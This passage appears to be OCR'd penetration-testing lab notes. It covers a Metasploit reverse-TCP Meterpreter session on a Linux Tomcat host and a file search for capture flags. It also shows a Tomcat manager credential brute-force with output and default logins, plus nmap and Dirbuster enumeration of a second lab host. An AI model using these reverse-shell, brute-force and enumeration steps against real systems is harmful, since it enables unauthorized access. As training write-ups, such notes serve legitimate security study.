


5. Does not work






Create a listener with metasploit



Note: The default payload is set to **generic/shell_reverse_tcp** is also an unstaged-payload

But, our target is running on linux x64 architecture ⇒ therefore, we set our payload to **linux/x64/meterpreter/reverse_tcp** (Staged)



5. Post exploitation


meterpreter > sysinfo
Computer : 172.16.64.101
OS : Ubuntu 16.04 (Linux 4.4.0-104-generic)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter > ifconfig
Interface 1
============
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
Interface 2
============
Name : ens160
Hardware MAC : 00:50:56:a2:af:8f
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 172.16.64.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::250:56ff:fea2:af8f
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >

```
meterpreter > cd home
lmeterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-03-27 05:17:39 -0400  adminels
40755/rwxr-xr-x   4096  dir   2019-03-15 06:52:15 -0400  developer
40755/rwxr-xr-x   4096  dir   2020-03-30 03:29:35 -0400  elsuser

meterpreter > cd adminels
meterpreter > ls
Listing: /home/adminels
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-03-27 05:17:53 -0400  Desktop

meterpreter > cd Desktop
meterpreter > ls
Listing: /home/adminels/Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  12    fil   2020-03-27 05:17:53 -0400  flag.txt
```

```
meterpreter > cat flag.txt
You did it!
```

```
meterpreter > search -f flag.txt
Found 2 results...
    /home/developer/flag.txt (29 bytes)
    /home/adminels/Desktop/flag.txt (12 bytes)
meterpreter >
```

[Option] BruteForce

Description:

This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.64.101
rhosts => 172.16.64.101
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set password s3cret
password => s3cret
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat
username => tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 172.16.64.101:8080 - Login Successful: tomcat:s3cret
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:root (Incorrect)
```

SSH port is nothing interesting


172.16.64.140


Nmap scan report for **172.16.64.140**
Host is up (0.023s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:50:56:A2:59:6D (VMware)

2. Enum


1. Inspect the page-source

> try with robots.txt




172.16.64.140
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Hack The Box
Nessus Essent
404
Oops! This Page Could Not Be Found
SORRY BUT THE PAGE YOU ARE LOOKING FOR DOES NOT EXIST, HAVE BEEN REMOVED. NAME CHANGED OR IS TEMPORARILY UNAVAILABLE
GO TO HOMEPAGE

Dirb



DOES NOT FOUND anything → Let's try with **Dirbuster** to see what can it find!

403 code means we need permission to access into the webpage

Dirbuster:

Found more than Dirb

File Options About Help


http://172.16.64.140:80/

Scan Information | Results - List View: Dirs: 6 Files: 1 | Results - Tree View | Errors: 2


Type	Found	Response	Size
Dir	/	200	1738
Dir	/css/	200	1119
Dir	/project/	401	677
Dir	/img/	200	1119
Dir	/icons/	403	466
File	/css/style.css	200	2082
Dir	/project/includes/	403	477
Dir	/icons/small/	403	472

Let's try with http://172.16.64.140/**project**


⇒ try with admin:password ?

